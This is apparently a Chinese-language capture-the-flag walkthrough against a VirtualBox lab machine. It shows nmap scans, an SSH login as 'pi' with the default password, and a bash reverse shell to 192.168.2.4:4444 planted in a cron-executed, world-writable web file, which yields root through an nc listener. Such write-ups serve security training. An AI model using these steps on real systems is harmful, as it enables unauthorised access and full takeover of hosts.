┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 16:16 +0800
Nmap scan report for 192.168.2.1
Host is up (0.00090s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00072s latency).
MAC Address: 08:00:27:8E:AB:36 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.64
Host is up (0.0017s latency).
MAC Address: 08:00:27:BE:88:54 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 7.53 seconds
靶机IP:192.168.2.64
2、端口扫描
1.全端口扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.64
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 16:16 +0800
Nmap scan report for 192.168.2.64
Host is up (0.00060s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
4369/tcp open  epmd
MAC Address: 08:00:27:BE:88:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.09 seconds
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80,4369 192.168.2.64
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 16:17 +0800
Nmap scan report for 192.168.2.64
Host is up (0.00072s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
| ssh-hostkey:
|   3072 24:83:97:49:96:11:7c:7a:54:00:17:3b:0c:f6:e1:54 (RSA)
|   256 83:cc:d0:72:41:48:fc:c4:ba:46:a1:0e:70:50:52:71 (ECDSA)
|_  256 a0:37:99:32:78:17:69:4f:1d:ac:75:1e:ba:19:58:45 (ED25519)
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
4369/tcp open  epmd    Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|_  nodes:
MAC Address: 08:00:27:BE:88:54 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.31 seconds
3.udp扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100  192.168.2.64
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-29 16:17 +0800
Nmap scan report for 192.168.2.64
Host is up (0.00076s latency).
Not shown: 97 closed udp ports (port-unreach)
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
631/udp  open|filtered ipp
5353/udp open|filtered zeroconf
MAC Address: 08:00:27:BE:88:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 118.38 seconds
┌──(root㉿kali)-[~/miaosec] └─# ssh pi@192.168.2.64 The authenticity of host '192.168.2.64 (192.168.2.64)' can't be established. ED25519 key fingerprint is: SHA256:/4sHdLc0MGAL7xya9kIEs8V1Coyl7RG+QaK9LssRo34 This key is not known by any other names. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '192.168.2.64' (ED25519) to the list of known hosts. ** WARNING: connection is not using a post-quantum key exchange algorithm. ** This session may be vulnerable to "store now, decrypt later" attacks. ** The server may need to be upgraded. See https://openssh.com/pq.html pi@192.168.2.64's password:
SSH is enabled and the default password for the 'pi' user has not been changed. This is a security risk - please login as the 'pi' user and type'passwd' to set a new password.
pi@raspberry:~ $ id uid=1000(pi) gid=1000(pi) grupos=1000(pi)
pi@raspberry:~ $ cat /etc/crontab # /etc/crontab: system-wide crontab # Unlike any other crontab you don't have to run the `crontab' # command to install the new version when you edit this file # and files in /etc/cron.d. These files also have username fields, # that none of the other crontabs do.

pi@raspberry:~ $ nano /var/www/html/ping #!/bin/bash bash -i >& /dev/tcp/192.168.2.4/4444 0>&1 pi@raspberry:~ $ nano /var/www/html/ping pi@raspberry:~ $ chmod +x /var/www/html/ping pi@raspberry:~ $ ls -la /var/www/html total 28 drwxrwxrwx 2 www-data www-data 4096 ene 29 09:53 . drwxrwxrwx 3 www-data www-data 4096 nov 11 2023 .. -rwxrwxrwx 1 www-data www-data 10701 nov 11 2023 index.html -rwxr-xr-x 1 pi pi 63 ene 29 09:53 ping -rwxrwxrwx 1 www-data www-data 137 ene 7 2024 tasklist
等待执行,成功获取到root权限
1 2 3 4 5 6 7 8 9
┌──(root㉿kali)-[~]
└─# nc -nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.64] 33418
bash: no se puede establecer el grupo de proceso de terminal (1798): Función ioctl no apropiada para el dispositivo
bash: no hay control de trabajos en este shell
root@raspberry:~# id
id
uid=0(root) gid=0(root) grupos=0(root)